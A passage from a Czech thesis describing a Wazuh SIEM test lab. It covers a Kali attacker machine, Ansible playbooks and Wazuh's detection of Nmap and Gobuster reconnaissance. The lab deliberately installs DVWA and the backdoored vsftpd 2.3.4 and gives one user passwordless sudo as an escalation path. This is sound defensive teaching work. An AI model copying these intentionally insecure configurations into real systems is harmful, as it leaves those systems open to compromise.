
Wazuh Dashboard je webové rozhraní určené pro vizualizaci, analýzu a správu bezpečnostních dat, které systém Wazuh shromažďuje. Umožňuje vyšetřování událostí a alertů, dohled nad stavem celé platformy a správu přístupových práv pomocí role-based access control (RBAC) a single sign-on (SSO) (Wazuh, 2025). v dashboardu jsou předpřipravené panely a pohledy pro oblasti jako threat hunting, detekce malwaru, File Integrity Monitoring (FIM), inventarizace systémů nebo soulady s regulacemi (např. PCI DSS, GDPR, HIPAA, NIST), a uživatelé si mohou vytvářet vlastní vizualizace a reporty podle potřeb (Wazuh, 2025).



Obr. 6: Wazuh dashboard – Threat Hunting modul

Zdroj: vlastní zpracování (2025)

Kromě vizualizace a reportingu dashboard poskytuje nástroje pro správu agentů a celého nasazení: z UI lze kontrolovat stav agentů, nastavovat které moduly agentů běží, které logy se sbírají a které soubory se monitorují na změny integrity (Wazuh, 2025). Součástí jsou také vývojářské nástroje — například nástroj pro testování rulesetu, který zpracuje ukázkovou log-hlášku a ukáže, jak je dekódována a zda odpovídá detekčnímu pravidlu, a API konzole pro interakci s Wazuh serverem a indexerem; tyto funkce usnadňují ladění vlastních dekodérů, pravidel a správu indexů přímo z dashboardu (Wazuh, 2025).



Obr. 7: Wazuh dashboard – Detail události

Zdroj: vlastní zpracování (2025)

1.3.5 Hardwarová náročnost

Hardwarové požadavky systému Wazuh závisí především na počtu monitorovaných zařízení, objemu generovaných událostí a zvoleném způsobu nasazení (Wazuh 2025). Pro malé nebo testovací prostředí typu all-in-one (tj. všechny centrální komponenty — Manager, Indexer i Dashboard — běžící na jednom fyzickém serveru) je doporučeno použít alespoň čtyřjádrový procesor a 8 GB operační paměti.

Konfigurace postačuje pro přibližně 1–25 agentů a uchování logů zhruba na 90 dní, přičemž je vhodné vyhradit minimálně 50 GB volného místa na disku pro ukládání indexů a alertů. Během instalace může být systém paměťově náročný, zejména při konfiguraci OpenSearch a inicializaci indexů. Pokud dostupná RAM klesne pod 8 GB, může instalace selhat nebo být nestabilní.

Z praktických zkušeností lze doporučit alespoň 16 GB RAM pro zajištění plynulého provozu a budoucího rozšiřování. Po dokončení instalace sice Wazuh může běžet i na 8 GB, avšak při dlouhodobém provozu a náročnějších analýzách (např. korelace většího počtu agentů, FIM, nebo logů z Windows Event Collector) se vyšší kapacita paměti projeví na stabilitě a výkonu.

Jako operační systém se doporučuje využít distribuce Red Hat Enterprise Linux (RHEL), Ubuntu Server nebo CentOS Stream, které jsou oficiálně podporované a optimalizované pro běh Wazuh komponent. Instalace na Microsoft Windows je možná pouze formou virtualizace (např. VMware, Hyper-V) nebo prostřednictvím Docker kontejnerů (Wazuh, 2025).

Při větším počtu agentů (nad 50–100) nebo vysokém objemu logů se doporučuje přejít z modelu all-in-one na clusterové řešení. Wazuh podporuje klastrovaný režim pro všechny tři centrální komponenty:

- Manager Cluster – více uzlů sdílejících konfigurační data a rozkládajících zpracování událostí (master + worker nody);
- Indexer Cluster – distribuovaný OpenSearch cluster s primárními a replikačními shardami pro vyšší výkon a dostupnost;
- Dashboard Cluster – horizontální škálování front-end části s load-balancingem.

Clusterové nasazení zajišťuje nejen vyšší škálovatelnost, ale také vysokou dostupnost a odolnost proti výpadkům. v praxi tak lze obsluhovat stovky až tisíce agentů bez výrazného poklesu výkonu, pokud jsou jednotlivé uzly správně dimenzovány a infrastruktura je doplněna o dostatečně výkonné úložiště a síťové propojení (Wazuh 2025).

1.4 Bezpečnostní koncepty a techniky útočníků

Většina útoků, se kterými se organizace mohou setkat, má obdobný průběh. Útočník obvykle nejprve provede průzkum cílového prostředí a hledá potenciální zranitelnosti. Po identifikaci slabin se pokusí o jejich zneužití za účelem získání počátečního přístupu na stroj v síti. Po získání přístupu se útočník snaží udržet přítomnost (persistence), rozšířit oprávnění (privilege escalation) a případně provést laterální pohyb do dalších segmentů sítě. Cílem může být odcizení citlivých dat, nasazení škodlivého kódu nebo šifrování systémů za účelem vynucení výkupného (ransomware) — všechny tyto akce jsou součástí postupů, které se často skládají do opakujících se vzorců chování.

1.4.1 MITRE ATT&CK

Framework MITRE ATT&CK poskytuje standardizovanou kategorizaci těchto postupů pomocí pojmů taktiky, techniky a postupy (TTP). „Taktiky“ popisují „proč“ útočník danou akci provádí (např. Initial Access, Privilege Escalation, Exfiltration), zatímco „techniky“ popisují „jak“ je cíl dosažen (konkrétní metody a nástroje). ATT&CK umožňuje mapovat pozorované útočné akce na známé techniky a přiřazovat je ke skupinám útočníků (APT), čímž usnadňuje vytváření realistických simulací útoků a testování obranných opatření. Obránci tak mohou modelovat a ověřovat svou ochranu proti scénářům typickým pro konkrétní hrozebné skupiny nebo sektory — např. APT skupina zaměřená na vzdělávací instituce s cílem těžby kryptoměn bude používat jiné TTP než skupina, jejímž cílem je narušení provozu kritické infrastruktury. Použití ATT&CK pomáhá zaměřit bezpečnostní úsilí na pravděpodobné scénáře a tím efektivněji alokovat zdroje obrany. (MITRE, 2025)

1.4.2 Příklady APT skupin

Organizace MITRE udržuje přehled o známých APT skupinách a o jejich vedených kampaních; níže uvádím příklady několika odlišných skupin, které jsou v bezpečnostní komunitě sledovány (MITRE, 2025).

Rancor: Skupina Rancor působí převážně v jihovýchodní Asii a typickým vektorem získání přístupu jsou phishingové e-maily s přílohami Microsoft Office obsahující škodlivé makro kódy (Mitre, 2025; Paloalto Networks, 2019)

LAPSUS$: Skupina známá pod jménem LAPSUS$ se zaměřovala především na velké technologické korporace. Motivace subjektu často přesahovala čistě finanční zisk — do popředí vystupovalo získání publicity či reputace v komunitě. v jejich kampaních se objevovaly plošné phishingové operace i krádeže autentizačních údajů a SSO tokenů, které útočníkům umožnily pivotovat mezi aplikacemi; útoky doprovázelo mazání dat a dočasné narušení provozu postižených služeb (Mitre, 2025; NCC Group, 2022).

Storm-1811: Skupina Storm-1811 je primárně finančně motivovaná a je spojována s nasazením ransomwaru Black Basta. Jejich modus operandi zahrnuje i prvky sociálního inženýrství: cíle mohou být nejprve zahlceny zdánlivě neškodným spamem a následně kontaktovány „technickou podporou“, která oběť navádí k instalaci nástrojů pro vzdálenou správu, čímž útočníci získají potřebný přístup (Rapid7, 2024).

1.4.3 Atomic Red Team

Nástroj Atomic Red Team je open-source nástroj pro emulaci útočných technik definovaných v MITRE ATT&CK. Slouží k testování detekčních schopností a k validaci bezpečnostních kontrol: na testovaných systémech se spouštějí krátké předpřipravené scripty (např. Invoke-Atomic v PowerShellu), které simulují konkrétní TTP — typicky vytvoření plánované úlohy, modifikaci logů nebo vytvoření uživatele — aby bylo možné ověřit, zda obranné nástroje (SIEM, EDR aj.) danou aktivitu zaznamenají (Atomic Red Team, 2025).

2 Praktická část – návrh a nasazení virtuální laboratoře

Pro účely vytvoření testovací infrastruktury bylo zvoleno virtuální prostředí založené na technologii KVM/QEMU (Kernel-based Virtual Machine), protože technologie nabízí vyšší výkon, lepší integraci s jádrem Linuxu a efektivnější využití systémových prostředků. Alternativně by bylo možné využít nástroje jako VirtualBox nebo VMware Workstation, které poskytují podobnou funkcionalitu.

Na rozdíl od aplikací typu VirtualBox nebo VMware, které běží jako samostatné procesy nad operačním systémem (hosted hypervisor), je KVM implementováno přímo v jádře Linuxu jako tzv. kernelový modul hypervisoru (bare-metal hypervisor). Výhodou je, že virtualizace je prováděna na nižší systémové úrovni, což snižuje režii překladu mezi hostitelským a hostovaným prostředím a umožňuje téměř nativní výkon virtuálních strojů (Linux Journal, 2024).

Tab. 2: Infrastruktura virtuální laboratoře


Komponenta	OS	RAM (GB)	CPU (jádra)	Disk (GB)	IP adresa	Poznámka
Hostovací systém	Ubuntu Server 24.04	64	12	–	192.168.122.1	Slouží jako fyzický hostitel všech virtuálních strojů. Zajišťuje připojení k virtuální síti KVM.
SIEM (Wazuh Server)	Ubuntu Server 24.04	24	6	200	192.168.122.120	Obsahuje Wazuh Manager, Indexer a Dashboard. Hlavní centrální uzel infrastruktury.
Server 1	Ubuntu Server 24.04	2	2	25	192.168.122.121	Monitorovaný systém s nainstalovaným Wazuh agentem.
Server 2	Ubuntu Server 24.04	2	2	25	192.168.122.122	Druhý monitorovaný systém s nainstalovaným Wazuh agentem.
Útočník (Red Team / Kali)	Kali Linux	4	4	50	192.168.122.224	Slouží k simulaci útoků

Zdroj: vlastní zpracování (2025)

2.1 Požadavky a prostředí hostitele

Jako hostitelský operační systém byla zvolena distribuce Ubuntu Linux 24.04 s využitím virtualizačního nástroje KVM/QEMU. Nástroj je integrován přímo do jádra systému, což zajišťuje vysokou stabilitu a efektivní výkon virtualizace. Fyzický stroj vyhrazený pro provoz laboratoře disponuje 64 GB RAM a 12 jádry CPU. Pro zajištění plynulého chodu celého prostředí doporučuji hardwarové parametry 32 GB RAM, 6 jader CPU a alespoň 250 GB volného místa na SSD úložišti.


Pro zajištění konzistentních výsledků a možnosti opakování experimentů je nezbytné po každém testovacím cyklu uvést laboratorní prostředí do původního stavu pomocí funkce snapshotů, která umožňuje uložit kompletní stav virtuálního stroje (včetně obsahu disku a operační paměti) v konkrétním čase. V případě kompromitace systému nebo potřeby restartu scénáře lze stroje okamžitě navrátit do výchozího bodu, čímž odpadá časově náročná reinstalace operačního systému a opětovná konfigurace služeb.



Obr. 8: Snapshot ve virtuálním manažeru
Zdroj: Vlastní zpracování (2025)

2.2 Návrh a implementace laboratoře

Hostitelský stroj vytváří virtuální síť v rozsahu 192.168.122.0/24, přičemž jeho vlastní IP adresa v rámci segmentu je 192.168.122.1. Jednotlivé virtuální stroje jsou do této sítě integrovány se staticky přidělenými IP adresami. Pro uzly tvořící chráněnou infrastrukturu byl vyhrazen rozsah 192.168.122.120–122, zatímco útočná stanice s distribucí Kali Linux využívá adresu 192.168.122.224.



Obr. 9: Síťová topologie
Zdroj: vlastní zpracování (2025)

Na uzlu s označením „Ubuntu-blue“ je instalována kompletní technologická sada Wazuh (zahrnující komponenty Manager, Indexer a Dashboard). Stanice označené jako „Ubuntu-yellow-1“ a „Ubuntu-yellow-2“ představují monitorované cíle. Sběr bezpečnostních dat na těchto strojích zajišťuje systém Suricata pro analýzu síťového provozu a démon Auditd pro monitorování systémových procesů a prováděných příkazů. Stroj „Kali Red“ slouží jako platforma útočníka, určená k realizaci penetračních testů a simulaci útoků na monitorované uzly z řady „Yellow“.

Pro automatizaci a zajištění reprodukovatelnosti laboratorního prostředí byl zvolen systém Ansible. Systém umožňuje deklarativní definici cílového stavu infrastruktury pomocí YAML playbooků. Nástroj komunikuje se spravovanými uzly skrze protokol SSH a zajišťuje sekvenční provádění úloh, jako je správa uživatelů, instalace softwarových balíčků a distribuce konfiguračních souborů. Pro vyšší modularitu projektu jsou jednotlivé logické celky (konfigurace monitoringu, instalace zranitelných služeb apod.) strukturovány do samostatných rolí.

playbooks > install-all.yml

```yaml
- name: Deploy lab components and cleanup
  hosts: yellow:blue
  remote_user: vbox
  become: true
  roles:
    - user-propagation
    - install-tools
    - install-vulnerable-ftp
    - install-dvwa
    - enable-auditd
    - deploy-suricata
    - wazuh-install
    - wazuh-agents
```

Obr. 10: Příklad playbooku s použitím rolí

Zdroj: vlastní zpracování (2025)

Cílová infrastruktura byla navržena, aby simulovala reálné zranitelnosti v síti. Uzel Ubuntu-yellow-1 hostuje webový server Apache s aplikací DVWA, která slouží k testování zranitelností na aplikační vrstvě. Na uzlu Ubuntu-yellow-2 je instalován FTP server vsftpd v2.3.4, obsahující známou zranitelnost typu backdoor.

Z hlediska správy identit jsou na všech strojích vytvořeny tři uživatelské profily s přístupem přes SSH klíče:

- Kontrolní účet **vbox**: vyhrazen pro činnost Ansible agenta.
- Standardní provozní účet **nicole**: s běžnými uživatelskými právy.
- Vektor eskalace: provozní účet **john** s chybnou konfigurací v souboru /etc/sudoers, která umožňuje spouštění příkazů s právy root bez výzvy k zadání hesla (NOPASSWD).

playbooks > roles > install-dvwa > tasks > main.yml

```yaml
---
- name: create directory for vulnerable apps
  ansible.builtin.file:
    path: "{{ ansible_env.HOME }}/vulnerable-apps"
    state: directory
  when:
    - inventory_hostname == 'ubuntu-server-1'

- name: Download install script
  ansible.builtin.copy:
    src: Install-DVWA.sh
    dest: "{{ ansible_env.HOME }}/vulnerable-apps/Install-DVWA.sh"
    owner: "{{ ansible_env.USER }}"
    group: "{{ ansible_env.USER }}"
    mode: 0755
  when:
    - inventory_hostname == 'ubuntu-server-1'

- name: Run the installation
  ansible.builtin.command: "/bin/bash {{ ansible_env.HOME }}/vulnerable-apps/Install-DVWA.sh"
  become: true
  when:
    - inventory_hostname == 'ubuntu-server-1'
```

Obr. 11: Příklad playbooku pro instalaci DVWA
Zdroj: vlastní zpracování (2025)

Systém Wazuh, podobně jako jiná SIEM (Security Information and Event Management) řešení, klade značné nároky na hardwarové prostředky, zejména v oblasti výpočetního výkonu a propustnosti úložiště. v produkčním prostředí se proto doporučuje implementace formou clusteru, kde jsou jednotlivé komponenty (Manager, Indexer a Dashboard) distribuovány na dedikované servery pro zajištění vysoké dostupnosti a škálovatelnosti.

Pro účely práce a demonstraci testovaných scénářů byla zvolena architektura „all-in-one“ (vše v jednom). Vzhledem k omezenému rozsahu laboratorního prostředí, které sestává pouze ze čtyř souběžně aktivních virtuálních strojů, je centralizovaná instalace plně dostačující a nezpůsobuje degradaci výkonu monitorovacího systému.

2.3 Scénáře útoků z Kali a testovací plán


Roli útočníka v rámci simulovaných scénářů ztvární fiktivní APT (Advanced Persistent Threat) skupina, definovaná specifickou sadou TTP (Tactics, Techniques, and Procedures). Detailní analýza a znalost těchto taktik, technik a postupů je pro obránce zásadní. Umožňuje transformovat reaktivní obranu na proaktivní strategii a efektivně připravit bezpečnostní mechanismy na nejvíce pravděpodobné metody, kterým může organizace ze strany reálných útočníků čelit.

V modulu Threat Hunting nedochází k dynamickému obnovování výpisu událostí, což vyžaduje manuální aktualizaci webového rozhraní pro zobrazení nejnovějších dat. Pro potřeby dohledu v reálném čase však Wazuh disponuje pokročilými mechanismy pro generování a distribuci bezpečnostních výstrah (alerting), které umožňují okamžité předávání informací pracovníkům bezpečnostního operačního centra (SOC). Systém podporuje integraci s komunikačními platformami, jako jsou Discord, Slack či Mattermost, a rovněž umožňuje zasílání upozornění

prostřednictvím e-mailu. Díky podpoře vlastních integrací lze výstrahy směrovat do libovolného informačního kanálu dle specifických požadavků a metodiky konkrétního SOC pracoviště.

2.3.1 Průzkumná fáze

V úvodní fázi útoku, označované jako Reconnaissance (průzkum), útočníci provádějí skenování cílových serverů s cílem identifikovat otevřené porty a potenciální slabá místa. Mezi nejrozšířenější nástroje pro skenování sítě patří program Nmap. Agresivní formy skenování generují značný objem síťového provozu, který systém IDS Suricata dokáže detekovat již v základní konfiguraci. Generované logy jsou následně doručovány do rozhraní systému Wazuh k detailní analýze, korelaci událostí a k případné aktivaci obranných mechanismů.



Obr. 12: Detail události z pohledu obránce ve Wazuh

Zdroj: Vlastní zpracování (2026)

Během průzkumu byl identifikován otevřený port 80, náležející webovému serveru, a port 22, určený pro vzdálenou správu systému prostřednictvím protokolu SSH. Následná aktivita se zaměřila na enumeraci adresářové struktury webového serveru s využitím nástroje Gobuster. Technika, založená na útoku hrubou silou proti známým názvům adresářů, vedla k nálezu umístění aplikace DVWA, která představuje primární cíl pro další fázi útoku na aplikační vrstvě.

Podobně jako v případě skenování nástrojem Nmap, provoz generovaný programem Gobuster vykazuje specifické příznaky vysoké intenzity síťových požadavků v krátkém časovém úseku. Anomálie v síťové komunikaci jsou zachyceny monitorovacími sondami a následně agregovány v systému Wazuh. Výsledná data jsou v uživatelském rozhraní interpretována prostřednictvím přehledných tabulkových výpisů a grafických dashboardů, které bezpečnostním analytikům umožňují identifikovat zdrojovou IP adresu útočníka i rozsah prováděné enumerace adresářových struktur.


2,292 hits
Jan 6, 2026 @ 22:21:58.545 - Jan 7, 2026 @ 22:21:58.545
Export Formatted · Reset view · 719 available fields · Columns · Density · **1 fields sorted** · Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Jan 7, 2026 @ 22:21:37.312	ubuntu-server-1	Web server 400 error code.	5	31101
Jan 7, 2026 @ 22:21:37.312	ubuntu-server-1	Web server 400 error code.	5	31101
Jan 7, 2026 @ 22:21:37.312	ubuntu-server-1	Web server 400 error code.	5	31101
Jan 7, 2026 @ 22:21:37.305	ubuntu-server-1	Web server 400 error code.	5	31101
Jan 7, 2026 @ 22:21:37.305	ubuntu-server-1	Web server 400 error code.	5	31101
Jan 7, 2026 @ 22:21:37.305	ubuntu-server-1	Web server 400 error code.	5	31101
Jan 7, 2026 @ 22:21:37.305	ubuntu-server-1	Web server 400 error code.	5	31101
Jan 7, 2026 @ 22:21:37.305	ubuntu-server-1	Web server 400 error code.	5	31101
Jan 7, 2026 @ 22:21:37.305	ubuntu-server-1	Web server 400 error code.	5	31101
Jan 7, 2026 @ 22:21:37.305	ubuntu-server-1	Multiple web server 400 error codes from sam...	10	31151

Obr. 13: Enumerace adresářové struktury z pohledu SOC
Zdroj: Vlastní zpracování (2026)

Systém Wazuh využívá sadu předdefinovaných pravidel k analýze sebraných dat a následné identifikaci podezřelých aktivit. Při provádění enumerace adresářové struktury webové aplikace hrubou silou dochází k aktivaci pravidla s označením „Multiple web server 400 error codes from same source ip“. Reakce systému vychází z vysokého počtu neúspěšných HTTP požadavků směřovaných na neexistující zdroje z jediné zdrojové IP adresy v krátkém časovém intervalu. Detekční pravidla jsou dle míry závažnosti a potenciálního dopadu na bezpečnost kategorizována do úrovní 1 až 15, což usnadňuje prioritizaci incidentů při jejich následném vyšetřování.

